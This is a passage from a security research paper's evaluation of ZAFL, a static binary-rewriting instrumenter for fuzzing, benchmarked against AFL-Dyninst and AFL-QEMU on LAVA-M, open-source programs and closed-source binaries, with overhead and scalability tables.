Context sensitivity considers calling contexts to enable finer-grained coverage. For hash-indexing fuzzers like AFL, this merely requires that the hash index calculation additionally incorporates a *context value*. Several LLVM-based efforts compute values at callsite-level [18] or function-level [31]. Though context values can assigned statically or obtained dynamically (e.g., from a stack trace), an easy solution is to create a global context variable which is updated on-the-fly: we create function-level context sensitivity by instrumenting each function with a random value, which at function entry/exit is `XOR`'d to a global context value that is used during edge hashing. We implement function-level context sensitivity in ZAX's Application phase. Callsite-level context sensitivity is also possible by adjusting where values are inserted.

7 Evaluation

Our evaluation answers three high-level questions:

Q1: Does ZAFL enable compiler-style program transformations while maintaining performance?
Q2: Do performant fuzzing-enhancing program transformations increase binary-only fuzzing's effectiveness?
Q3: Does ZAFL support *real-world, complex* targets?

We first perform an evaluation of ZAFL against the leading binary-only fuzzing instrumenters AFL-Dyninst and AFL-QEMU on the LAVA-M benchmark corpus [28]. Second, to see if LAVA-M results hold for real-world programs, we expand our evaluation to eight popular programs well-known to the fuzzing literature, selecting older versions *known to contain bugs* to ensure self-evident comparison. Third, we evaluate these instrumenters' fuzzing overhead across each. Fourth, we evaluate ZAFL alongside AFL-Dyninst and AFL-QEMU in fuzzing five varied *closed-source* binaries. Fifth, we test ZAFL's support for 42 open- and closed-source programs of varying size, complexity, and platform. Finally, we use industry-standard reverse-engineering tools as ground-truth to assess ZAFL's precision.

7.1 Evaluation-wide Instrumenter Setup

We evaluate ZAFL against the fastest-available binary-only fuzzing instrumenters; we thus omit AFL-PIN [45, 65, 80] and AFL-DynamoRIO [43, 73, 82] variants as their reported overheads are much higher than AFL-Dyninst's and AFL-QEMU's; and Intel PT [48] as it does not support instrumentation (Table 2). We configure AFL-Dyninst and AFL-QEMU with recent updates which purportedly increase their fuzzing performance by 2–3x and 3–4x, respectively. We detail these below in addition to our setup of ZAFL.

AFL-Dyninst: A recent AFL-Dyninst update [44] adds two optimizations which increase performance by 2–3x: (1) CFG-aware "single successor" instrumentation pruning; and (2) two optimally-set Dyninst BPatch API settings (`setTrampRecursive` and `setSaveFPR`).[1] We discovered three other performance-impacting BPatch settings (`setLivenessAnalysis`, `setMergeTramp`, and `setInstrStackFrames`). For fairness we apply the fastest-possible AFL-Dyninst configurations to all benchmarks; but for `setLivenessAnalysis` we are restricted to its non-optimal setting on all as they otherwise crash; and likewise for `setSaveFPR` on `sfconvert` and `tcpdump`.

AFL-QEMU: QEMU attempts to optimize its expensive block-level translation with caching, enabling translation-free *chaining* of directly-linked fetched-block sequences. Until recently, AFL-QEMU invoked its instrumentation via trampoline *after* translation—rendering block chaining incompatible as skipping translation leaves some blocks uninstrumented, potentially missing coverage. A newly-released AFL-QEMU update [10] claims a 3–4x performance improvement through enabling support for chaining by instead applying instrumentation *within* translated blocks. To ensure best-available AFL-QEMU performance we apply this update in all experiments.

ZAFL: To explore the effects of compiler-quality fuzzing-enhancing transformation on binary-only fuzzing we instrument benchmarks with all transformations shown in Table 3.

7.2 LAVA-M Benchmarking

For our initial crash-finding evaluation we select the LAVA-M corpus as it provides ground-truth on its programs' bugs. Below we detail our evaluation setup and results.

7.2.1 Benchmarks

We compile each benchmark with Clang/LLVM before instrumenting with AFL-Dyninst and ZAFL; for AFL-QEMU we simply run compiled binaries in AFL using "QEMU mode". As fuzzer effectiveness on LAVA-M is sensitive to starting seeds and/or dictionary usage, we fuzz each instrumented binary per four configurations: empty and default seeds both with and without dictionaries. We build dictionaries as instructed by one of LAVA-M's authors [27].

[1] This AFL-Dyninst update [44] also adds a third optimization that replaces Dyninst-inserted instructions with a custom, optimized set. However, in addition to having only a negligible performance benefit according to its author, its current implementation is experimental and crashes each of our benchmarks. For these reasons we omit it in our experiments.

Binary	Seed, Dictionary	ZAFL vs. AFL-Dyninst rel. crash	rel. total	rel. queue	ZAFL vs. AFL-QEMU rel. crash	rel. total	rel. queue
base64	default, none	1.00	13.71	1.70	1.00	13.71	1.58
	default, dict.	1.00	13.70	1.70	1.00	13.71	1.58
	empty, none	✗	1.34	3.16	✗	1.67	2.88
	empty, dict.	2.46	1.33	2.80	1.05	2.57	2.61
md5sum	default, none	✗	0.88	45.22	✗	2.22	4.39
	default, dict.	5.52	0.94	32.17	1.00	1.88	2.15
	empty, none	✗	1.01	45.54	✗	2.15	4.39
	empty, dict.	4.00	0.96	77.77	0.87	1.91	2.22
uniq	default, none	1.00	1.62	1.37	1.00	1.98	1.21
	default, dict.	5.75	1.04	2.39	7.67	1.23	1.64
	empty, none	✗	1.97	4.37	✗	3.92	3.71
	empty, dict.	2.23	1.55	2.60	1.04	2.15	2.43
who	default, none	1.00	1.32	27.07	1.00	2.44	21.86
	default, dict.	3.78	1.18	40.24	3.68	1.7	36.36
	empty, none	1.00	4.13	12.62	1.00	4.20	9.50
	empty, dict.	1.24	1.15	11.22	2.54	10.00	15.74
Mean Rel. Increase		**+96%**	**+78%**	**+751%**	**+42%**	**+203%**	**+296%**
Mean MWU Score		**0.023**	**0.022**	**0.005**	**0.039**	**0.007**	**0.005**

Table 4: ZAFL's LAVA-M mean bugs and total/queued test cases relative to AFL-Dyninst and AFL-QEMU. We report geometric means for all metrics and MWU test p-values ($p \leq 0.05$ indicates significance). ✗ = ZAFL finds crashes while competitor finds zero.

7.2.2 Experimental Setup and Infrastructure

We adopt the standard set by other LAVA-M evaluations [7, 72, 92] and fuzz each instrumented binary for five hours with the coverage-guided fuzzer AFL [93]; each for five trials per the four seed/dictionary configurations. All instrumenters are configured as detailed in § 7.1. To maintain performance neutrality, we distribute trials across eight VM's spanning two Ubuntu 16.04 x86-64 systems with 6-core 3.50GHz Intel Core i7-7800x CPU's and 64GB RAM. Each VM runs in VirtualBox with 6GB RAM and one core allocated.

7.2.3 Data Processing and Crash Triage

We log both the number of AFL-saved crashes and test cases processed (i.e., *total−hang−calibration−trim* executions); and in post-processing match each crash to a specific number of test cases seen—allowing us to pinpoint *when* each crash occurred in its trial. We then triage all crashes and create ⟨`crash_id, testcases_done, triage_data`⟩ triples; and apply set operations to obtain the unique crashes over test cases done (i.e., ⟨`triaged_crashes, testcases_done`⟩). For LAVA-M we triage solely by its benchmarks' self-reported bug ID's.

We compute the average unique crashes, total processed and queued test cases for all instrumenter-benchmark trial groupings. To show ZAFL's effectiveness, we report its mean relative increase for all three metrics per-trial group, and geometric mean relative increases among all benchmarks. Following Klees et al.'s [52] recommendation, to determine if ZAFL's gains are statistically significant, we compute a Mann-Whitney U-test with a 0.05 significance level, and report the geometric mean p-values across all benchmarks.

7.2.4 Results

We do not include ZAFL's context sensitivity in our LAVA-M trials as we observe it slightly inhibits effectiveness (∼2%), likely due to LAVA-M's focus on a specific type of synthetic bug (i.e., "magic bytes"). This also enhances the distinction on the impact of ZAFL's sub-instruction profiling transformation based on number of queued (i.e., coverage-increasing) test cases. Table 4 shows ZAFL's mean relative increase in triaged crashes, total and queued test cases over AFL-Dyninst and AFL-QEMU per configuration.

ZAFL versus AFL-Dyninst: Across all 16 configurations ZAFL executes 78% more test cases than AFL-Dyninst and either matches or beats it with 96% more crashes on average, additionally finding crashes in four cases where AFL-Dyninst finds none. As we observe Mann-Whitney U p-values (0.005–0.023) below the 0.05 threshold we conclude this difference in effectiveness is statistically significant. Though ZAFL averages slightly fewer (4–12%) test cases on `md5sum` this is not to its disadvantage: ZAFL queues 3100–7600% more test cases and finds well over 300% more crashes, thus revealing the value of its control-flow-optimizing program transformations.


ZAFL versus AFL-QEMU: ZAFL matches or surpasses AFL-QEMU among 15 benchmark configurations, averaging 42% more crashes and 203% more test cases seen. As with AFL-Dyninst, ZAFL successfully finds crashes in four cases for which AFL-QEMU finds none. Additionally, the Mann-Whitney U p-values (0.005–0.039) reveal a statistically significant difference between AFL-QEMU and ZAFL. ZAFL finds 13% fewer crashes relative to AFL-QEMU on `md5sum` with empty seeds and dictionary, but as ZAFL's queue is 91% larger, we believe this specific seed/dictionary configuration and ZAFL's transformations result in a "burst" of hot paths, which the fuzzer struggles to prioritize. Such occurrences are rare given ZAFL's superiority in other trials, and likely correctable through orthogonal advancements in fuzzing path prioritization [14, 21, 54, 94].

To our surprise, AFL-QEMU finds more crashes than AFL-Dyninst despite executing the least test cases. This indicates that Dyninst's instrumentation, while faster, is less sound than QEMU's in important ways. Achieving compiler-quality instrumentation requires upholding both performance *and* soundness, which neither QEMU nor Dyninst achieve in concert, but ZAFL does (see § 7.5).

ZAFL versus AFL-LLVM: To gain a sense of whether ZAFL's transformation is comparable to existing compiler-based implementations, we ran ZAFL alongside the the analogous configuration of AFL's LLVM instrumentation with its INSTRIM [47] and laf-Intel [1] transformations applied. Results show that the two instrumentation approaches result in **statistically indistinguishable** (MWU p-value 0.10) bug finding performance.

7.3 Fuzzing Real-world Software

Though our LAVA-M results show compiler-quality fuzzing-enhancing program transformations are beneficial to binary-only fuzzing, it is an open question as to whether this carries



(a) `cert-basic` (b) `jasper` (c) `unrtf` (d) `tcpdump`

Figure 3: Real-world software fuzzing unique triaged crashes averaged over 8×24-hour trials.

Binary	ZAFL vs. AFL-Dyninst			ZAFL vs. AFL-QEMU		
	rel. crash	rel. total	rel. queue	rel. crash	rel. total	rel. queue
`bsdtar`	0.80	1.25	1.06	8.00	2.59	2.79
`cert-basic`	1.41	1.79	4.99	1.95	3.05	4.51
`clean_text`	1.25	1.48	1.68	6.25	3.23	1.93
`jasper`	2.60	2.70	2.30	1.39	2.05	1.67
`readelf`	1.00	1.03	3.52	1.00	3.44	5.60
`sfconvert`	1.30	0.96	4.04	1.18	0.90	3.30
`tcpdump`	0.90	1.44	2.68	3.17	4.95	4.99
`unrtf`	1.50	1.78	36.1	1.62	2.51	35.5
Mean Rel. Increase	**+26%**	**+48%**	**+260%**	**+131%**	**+159%**	**+337%**
Mean MWU Score	**0.018**	**0.001**	**0.001**	**0.002**	**0.001**	**0.001**

Table 5: ZAFL's real-world software mean triaged crashes and total/queued test cases rel. to AFL-Dyninst and AFL-QEMU. We report geometric means for all metrics and MWU test p-values ($p \leq 0.05$ indicates significance).

over to real-world programs. We therefore expand our crash-finding evaluation to eight diverse, real-world benchmarks and extend all trials to 24 hours as per the standard set by Klees et al. [52]. We further show that ZAFL achieves compiler-quality performance in a coverage-tracing overhead comparison of all three instrumenters.

7.3.1 Benchmarks

To capture the diversity of real-world software we select eight binaries of varying type, size, and libraries which previously appear in the fuzzing literature: `bsdtar`, `cert-basic`, `clean_text`, `jasper`, `readelf`, `sfconvert`, `tcpdump`, and `unrtf`. We intentionally select older versions known to contain *AFL-findable* bugs to facilitate a self-evident bug-finding comparison. Statistics for each (e.g., package, size, number of basic blocks) are listed in Table 8.

7.3.2 Experimental Setup and Infrastructure

In both crash-finding and overhead experiments we configure instrumenters and binaries as described in § 7.1 and § 7.2.1, and utilize either AFL- or developer-provided seed inputs in fuzzing evaluations. For crash-finding, we fuzz all instrumented binaries with AFL on a cluster for 8×24-hour trials each and to evaluate overhead, we perform 5×24-hour trials on our LAVA-M experiment infrastructure (§ 7.2.2).

7.3.3 Real-world Crash-finding

We apply all ZAFL-implemented transformations (Table 3) to all eight binaries, but omit context sensitivity for `clean_text` as it otherwise consumes 100% of its coverage map. Triage is performed as in § 7.2.3 but is based on stack hashing as seen in the literature [52, 57, 66].[2] Table 5 shows ZAFL-instrumented fuzzing crash-finding as well as total and queued test cases relative to AFL-Dyninst and AFL-QEMU. We further report the geometric mean Mann-Whitney U significance test p-values across all metrics.

ZAFL versus AFL-Dyninst: Our results show ZAFL averages 26% more real-world crashes and 48% more test cases than AFL-Dyninst in 24 hours. Though ZAFL finds 10–20% fewer on `bsdtar` and `tcpdump`, the raw differences amount to only 1–2 crashes, suggesting that it and AFL-Dyninst converge on these two benchmarks (as shown in Figure 3d). Likewise for `readelf` our triage reveals two unique crashes across all trials, both found by all three instrumenters. For all others ZAFL holds a lead (as shown in Figure 3), averaging 61% more crashes. Given the Mann-Whitney U p-values (0.001–0.018) below the 0.05 significance level, we conclude that ZAFL's compiler-quality transformations bear a statistically significant advantage over AFL-Dyninst.

ZAFL versus AFL-QEMU: While ZAFL surpasses AFL-QEMU's LAVA-M crash-finding by 42%, ZAFL's real-world crash-finding is an even higher 131%. Apart from the two `readelf` bugs found by all three instrumenters, ZAFL's fuzzing-enhancing program transformations and 159% higher execution rate allow it to hone-in on more crash-triggering paths on average. As with AFL-Dyninst, comparing to AFL-QEMU produces Mann-Whitney U p-values (0.001–0.002) which prove ZAFL's increased effectiveness is statistically significant. Furthermore the disparity between AFL-QEMU's LAVA-M and real-world crash-finding suggests that increasingly-complex binaries heighten the need for more powerful binary rewriters.

7.3.4 Real-world Coverage-tracing Overhead

For our coverage-tracing overhead evaluation we follow established practice [62]: we collect 5×24-hour test case dumps per benchmark; instrument a forkserver-only "baseline" (i.e., no coverage-tracing) version of each benchmark; log every instrumented binary's coverage-tracing time for each test case per dump; apply 30% trimmed-mean de-noising on the execution times per instrumenter-benchmark pair; and scale the

[2] In stack hashing we consider both function names and lines; and condense recursive calls as they would otherwise over-approximate bug counts.




Figure 4: Compiler, assembler, AFL-Dyninst, AFL-QEMU, and ZAFL fuzzing instrumentation performance relative to baseline (higher is better).

resulting overheads relative to baseline.

We compare ZAFL to AFL-Dyninst, AFL-QEMU, and to the compiler- and assembler-based instrumentation available in AFL [93]. We assess all aspects of ZAFL's performance: (1) its baseline forkserver-only rewritten binary overhead (ZAFL-FSRVR); and instrumentation overheads (2) with no transformations (ZAFL-NONE), (3) only performance-enhancing transformations (ZAFL-PERF), and (4) all (Table 3) transformations (ZAFL-ALL). We additionally compute geometric mean Mann-Whitney U *p*-values of both ZAFL-NONE's and ZAFL-ALL's execution times compared to those of compiler and assembler instrumentation, AFL-Dyninst, and AFL-QEMU among all benchmarks.

Figure 4 displays the instrumenters' relative overheads. On average, ZAFL-FSRVR, ZAFL-NONE, ZAFL-PERF, and ZAFL-ALL obtain overheads of 5%, 32%, 17%, and 27%, while compiler and assembler instrumentation average 24% and 34%, and AFL-Dyninst and AFL-QEMU average 88% and 256%, respectively. Thus, even ZAFL with *all* fuzzing-enhancing transformations approaches compiler performance.

ZAFL versus AFL-Dyninst: We observe ZAFL performs slightly worse on `sfconvert` as it has the fewest basic blocks by far we believe our rewriting overhead is more pronounced on such tiny binaries. Other results suggest that this case is pathological. Even ZAFL's most heavyweight configuration (ZAFL-ALL) incurs 61% less average overhead than AFL-Dyninst, even though this comparison includes ZAFL's performance-enhancing transformations. If omitted, this still leaves ZAFL ahead of AFL-Dyninst—which, too, benefits from performance-enhancing single successor-based pruning. Comparing the execution times of ZAFL-NONE and ZAFL-ALL to AFL-Dyninst's yields mean Mann-Whitney U *p*-values of 0.020–0.023. As these are below 0.05, suggesting that ZAFL, both with- and without-transformations, achieves statistically better performance over AFL-Dyninst.

ZAFL versus AFL-QEMU: Though AFL-QEMU's block caching reduces its overhead from previous reports [62], ZAFL outperforms it with nearly 229% less overhead. Interestingly, AFL-QEMU beats AFL-Dyninst on `jasper`, consistent with the relative throughput gains in Table 5. Thus, while it appears some binary characteristics are better-suited for dynamic vs. static rewriting, existing instrumenters do not match ZAFL's performance across all benchmarks. Our Mann-Whitney U tests reveal that both ZAFL-NONE and ZAFL-ALL obtain *p*-values of 0.012, suggesting that ZAFL achieves statistically better performance over AFL-QEMU.

Comparing ZAFL to Compiler Instrumentation: On average, compared to a forkserver-only binary, ZAFL incurs a baseline overhead of 5% just for adding rewriting support to the binary; tracing all code coverage increases overhead to 32%; optimizing coverage tracing using graph analysis reduces overhead to 20%; and applying *all* fuzzing-enhancing program transformations brings overhead back up to 27%. These overheads are similar to the 24% overhead of AFL's compiler-based instrumentation, and slightly better than AFL's assembler-based trampolining overhead of 34%. Comparing ZAFL-NONE and ZAFL-ALL to compiler instrumentation yields mean Mann-Whitney U *p*-values ranging 0.12–0.18 which, being larger than 0.05, suggests that **ZAFL is indistinguishable from compiler-level performance**.

7.4 Fuzzing Closed-source Binaries

To evaluate whether ZAFL's improvements extend to *true* binary-only use cases, we expand our evaluation with five diverse, closed-source binary benchmarks. Our results show that ZAFL's compiler-quality instrumentation and speed help reveal more unique crashes than AFL-Dyninst and AFL-QEMU across all benchmarks. We further conduct several case studies showing that ZAFL achieves far shorter time-to-bug-discovery compared to AFL-Dyninst and AFL-QEMU.


7.4.1 Benchmarks

We drill-down the set of all closed-source binaries we tested with ZAFL (Table 9) into five *AFL-compatible* (i.e., command-line interfacing) benchmarks: `idat64` from IDA Pro, `nconvert` from XNView's NConvert, `nvdisasm` from NVIDIA's CUDA Utilities, `pngout` from Ken Silverman's PNGOUT, and `unrar` from RarLab's RAR. Table 9 lists the key features of each benchmark.

7.4.2 Closed-source Crash-finding

We repeat the evaluation from § 7.3.3, running five 24-hour experiments per configuration. Our results (mean unique triaged crashes, total and queued test cases, and MWU *p*-scores) among all benchmarks are shown in Table 6; and plots of unique triaged crashes over time are shown in Figure 5.

ZAFL versus AFL-Dyninst: Despite AFL-Dyninst being faster on `idat64`, `nconvert`, `nvdisasm`, and `unrar`, ZAFL averages a statistically-significant (mean MWU *p*-value of 0.036) 55% higher crash-finding. We believe AFL-Dyninst's speed, small queues, and lack of crashes in `unrar` are due to it missing significant parts of these binaries, as our own



(a) `idat64` (b) `nconvert` (c) `pngout` (d) `unrar`

Figure 5: Closed-source binary fuzzing unique triaged crashes averaged over 5×24-hour trials.

Binary	ZAFL vs. AFL-Dyninst rel. crash	rel. total	rel. queue	ZAFL vs. AFL-QEMU rel. crash	rel. total	rel. queue
`idat64`	1.000	0.789	2.332	✗	1.657	1.192
`nconvert`	3.538	0.708	48.140	1.095	1.910	1.303
`nvdisasm`	1.111	0.757	1.484	1.111	0.578	1.252
`pngout`	1.476	5.842	1.380	1.476	3.419	1.023
`unrar`	✗	0.838	6.112	2.000	1.284	1.249
Mean Rel. Increase	**+55%**	**+16%**	**+326%**	**+38%**	**+52%**	**+20%**
Mean MWU Score	**0.036**	**0.041**	**0.009**	**0.082**	**0.021**	**0.045**

Table 6: ZAFL's closed-source binary mean triaged crashes and total/queued test cases relative to AFL-Dyninst and AFL-QEMU. We report geometric means for all metrics and MWU test p-values ($p \leq 0.05$ indicates significance). ✗ = ZAFL finds crashes while competitor finds zero.

testing with its graph-pruning off shows it leaves over 50% of basic blocks uninstrumented for all but `pngout`. We conclude that ZAFL's support for complex, stripped binaries brings a decisive advantage over existing tools like AFL-Dyninst.

ZAFL versus AFL-QEMU: ZAFL's speed and transformations enable it to average 38% more triaged crashes and 52% more test cases than AFL-QEMU. While ZAFL offers a statistically significant improvement in throughput for four benchmarks (mean MWU p-value of 0.021), we posit that its slower speed on `nvdisasm` is due to AFL prioritizing slower paths: AFL's logs show ZAFL's initial speed is over 2×AFL-QEMU's (2500 execs/s vs. 1200), but it fluctuates around 5 execs/s for much of the campaign afterwards. Though the crash-finding gap between ZAFL and AFL-QEMU is not overwhelming, ZAFL successfully uncovers a heap overread crash in `idat64`—while AFL-QEMU finds nothing.

7.4.3 Bug-finding Case Study

Following additional manual triage with binary-level memory error checkers (e.g., QASan [30] and Dr. Memory [16]), we compare the time-to-discovery (TTD) for five closed-source binary bugs found by ZAFL, AFL-Dyninst, or AFL-QEMU: a heap overflow in `nconvert`, a stack overflow in `unrar`, a heap use-after-free and heap overflow in `pngout`, and a heap overread in `idat64`'s `libida64.so`.

Table 7 reports the geometric mean TTD among all five bugs for all three instrumenters. We observe that, on average, ZAFL finds these bugs 660% faster than AFL-Dyninst, and 113% faster than AFL-QEMU. Thus, ZAFL's balance of compiler-quality transformation and performance lends a valuable asset to bug-finding in closed-source code.

Error Type	Location	AFL-Dyninst	AFL-QEMU	ZAFL
heap overflow	`nconvert`	✗	18.3 hrs	12.7 hrs
stack overflow	`unrar`	✗	12.3 hrs	9.04 hrs
heap overflow	`pngout`	12.6 hrs	6.26 hrs	1.93 hrs
use-after-free	`pngout`	9.35 hrs	4.67 hrs	1.44 hrs
heap overread	`libida64.so`	23.7 hrs	✗	2.30 hrs
ZAFL Mean Rel. Decrease		**-660%**	**-113%**	

Table 7: Mean time-to-discovery of closed-source binary bugs found for AFL-Dyninst, AFL-QEMU, and ZAFL over 5×24-hour fuzzing trials. ✗ = bug is not reached in any trials for that instrumenter configuration.

7.5 Scalability and Precision

We recognize the fuzzing community's overwhelming desire for new tools that support many types of software—with a growing emphasis on more complex, real-world targets. But for a static rewriter to meet the needs of the fuzzing community, it must also achieve high precision with respect to compiler-generated code. This section examines ZAFL's scalability to binaries beyond our evaluation benchmarks, as well as key considerations related to its static rewriting precision.

7.5.1 Scalability

We instrument and test ZAFL on a multitude of popular real-world binaries of varying size, complexity, source availability, and platform. We focus on Linux and Windows as these platforms' binary formats are common high-value targets for fuzzing. All binaries are instrumented with ZAFL's AFL-like configuration; we do the same for Windows binaries using ZAFL's cross-instrumentation support. We test instrumented binaries either with our automated regression test suite (used throughout ZAFL's development); or by manually running the application (for Windows) or testing the instrumentation output with `afl-showmap` [93] (for Linux).

We verify ZAFL achieves success on 33 open-source Linux and Windows binaries, shown in Table 8. To confirm ZAFL's applicability to *true* binary-only use cases, we expand our testing with 23 closed-source binaries from 19 proprietary and commercial applications, listed in Table 9. In summary, our findings show that ZAFL can instrument Linux and Windows binaries of varying size (e.g., 100K–100M bytes), complexity (100–1M basic blocks), and characteristics (open- and closed-source, PIC and PDC, and stripped binaries).

7.5.2 Liveness-aware Optimization

As discussed in § 4.2, register liveness analysis enables optimized instrumentation insertion for closer-to-compiler-level

Application	OS	Binary	Size	Blocks	Opt
Apache	L	httpd	1.0M	25,547	✔
AudioFile	L	sfconvert	568K	5,814	✔
BIND	L	named	9.4M	120,665	✔
Binutils	L	readelf	1.4M	21,085	✔
CatBoost	L	catboost	153M	1,308,249	✔
cJSON	L	cjson	43K	1,409	✔
Clang	L	clang	36.4M	1,756,126	✔
DNSMasq	L	dnsmasq	375K	20,302	✔
Gumbo	L	clean_text	571K	5,008	✔
JasPer	L	jasper	1.1M	14,795	✔
libarchive	L	bsdtar	2.1M	29,868	✔
libjpeg	L	djpeg	667K	5,066	✔
libksba	L	cert-basic	435K	5,247	✔
lighttpd	L	lighttpd	1.1M	12,558	✔
Mosh	L	mosh-client	4.2M	14,311	✔
NGINX	L	nginx	4.8M	29,507	✔
OpenSSH	L	sshd	2.3M	33,115	✔
OpenVPN	L	vpn	2.9M	34,521	✔
Poppler	L	pdftohtml	1.5M	2,814	✔
Redis	L	redis-server	5.7M	74,515	✔
Samba	L	smbclient	226K	6,279	✔
SIPWitch	L	sipcontrol	226K	772	✔
Squid	L	squid	32.7M	212,746	✔
tcpdump	L	tcpdump	2.3M	24,451	✔
thttpd	L	thttpd	119K	3,428	✔
UnRTF	L	unrtf	170K	1,657	✔
7-Zip	W	7z	447K	23,353	✗
AkelPad	W	AkelPad	540K	31,140	✗
cygwin64	W	bash	740K	38,397	✗
cygwin64	W	ls	128K	5,661	✗
fre:ac	W	freaccmd	97K	521	✗
fmedia	W	fmedia	178K	3,016	✗
fmedia	W	fmedia-gui	173K	1,363	✗

Table 8: Open-source binaries tested successfully with ZAFL. ***L/W*** = Linux/Windows; ***Opt*** = whether register liveness-aware optimization succeeds.

Application	OS	Binary	Size	Blocks	P*C	Sym	Opt
B1FreeArchiver	L	b1	4.1M	150,138	D	✔	✔
B1FreeArchiver	L	b1manager	19.3M	290,628	D	✔	✔
BinaryNinja	L	binaryninja	34.4M	998,630	D	✔	✔
BurnInTest	L	bit_cmd_line	2.6M	73,229	D	✗	✔
BurnInTest	L	bit_gui	3.4M	107,897	D	✗	✔
Coherent PDF	L	smpdf	3.9M	61,204	D	✔	✔
IDA Free	L	ida64	4.5M	173,551	I	✗	✔
IDA Pro	L	idat64	1.8M	82,869	I	✗	✔
LzTurbo	L	lzturbo	314K	13,361	D	✗	✔
NConvert	L	nconvert	2.6M	111,652	D	✗	✔
NVIDIA CUDA	L	nvdisasm	19M	46,190	D	✗	✔
Object2VR	L	object2vr	8.1M	239,089	D	✔	✔
PNGOUT	L	pngout	89K	4,017	D	✗	✔
RARLab	L	rar	566K	25,287	D	✗	✔
RARLab	L	unrar	311K	13,384	D	✗	✔
RealVNC	L	VNC-Viewer	7.9M	338,581	D	✗	✔
VivaDesigner	L	VivaDesigner	28.9M	1,097,993	D	✗	✔
VueScan	L	vuescan	15.4M	396,555	D	✗	✔
Everything	W	Everything	2.2M	115,980	D	✔	✗
Imagine	W	Imagine64	15K	99	D	✗	✗
NirSoft	W	AppNetworkCounter	122K	4,091	D	✗	✗
OcenAudio	W	ocenaudio	6.1M	178,339	D	✗	✗
USBDView	W	USBDeview	185K	7,367	D	✗	✗

Table 9: Closed-source binaries tested successfully with ZAFL. ***L/W*** = Linux/Windows; ***D/I*** = position-dependent/independent; ***Sym*** = binary is non-stripped; ***Opt*** = whether register liveness-aware optimization succeeds.

speed. While liveness *false positives* introduce overhead from the additional instructions needed to save/restore registers, liveness *false negatives* may leave live registers erroneously overwritten—potentially breaking program functionality. If ZAFL's liveness analysis (§ 5.2.4) cannot guarantee correctness, it conservatively halts this optimization to avoid false negatives, and instead safely inserts code at basic block starts.

To assess the impact of skipping register liveness-aware optimization, we replicate our overhead evaluation (§ 7.3.4) to compare ZAFL's speed with/without liveness-aware instrumentation. As Figure 6 shows, liveness-*un*aware ZAFL faces 31% more overhead across all eight benchmarks. While 13–16% slower than AFL-Dyninst on `bsdtar` and `sfconvert`, ZAFL's unoptimized instrumentation still averages 25% and 193% less overhead than AFL-Dyninst and AFL-QEMU, respectively. Thus, even in the worst case ZAFL generally outperforms other binary-only fuzzing instrumenters.




Figure 6: A comparison of ZAFL's runtime overhead with and without register liveness-aware instrumentation optimization (lower is better).

As Table 8 and Table 9 show, we successfully apply liveness-aware instrumentation for all 44 Linux benchmarks. We posit that with further engineering, the same robustness is achievable for Windows binaries.

7.5.3 Instruction Recovery

Recovery of the original binary's full instructions is paramount to static rewriting. It is especially important for binary-only fuzzing, as *false positive* instructions misguide coverage-guidance; while *false negatives* introduce coverage blind-spots or break functionality. Further, precise instruction recovery heads fuzzing-enhancing transformation, as it is necessary to know where/how to modify code (e.g., targeting `cmp`'s for sub-instruction profiling (§ 6.2.1)).

Binary	Total Insns	IDA Pro			Binary Ninja			ZAFL		
		Unrecov	Reached	FalseNeg	Unrecov	Reached	FalseNeg	Unrecov	Reached	FalseNeg
`idat64`	268K	1681	0	0	5342	2	0	958	0	0
`nconvert`	458K	105K	3117	0.68%	3569	0	0	33.0K	0	0
`nvdisasm`	162K	180	0	0	3814	21.4	0.01%	0	0	0
`pngout`	16.8K	645	0	0	752	112.5	0.67%	1724	0	0
`unrar`	37.8K	1523	0	0	1941	138.2	0.37%	40	0	0

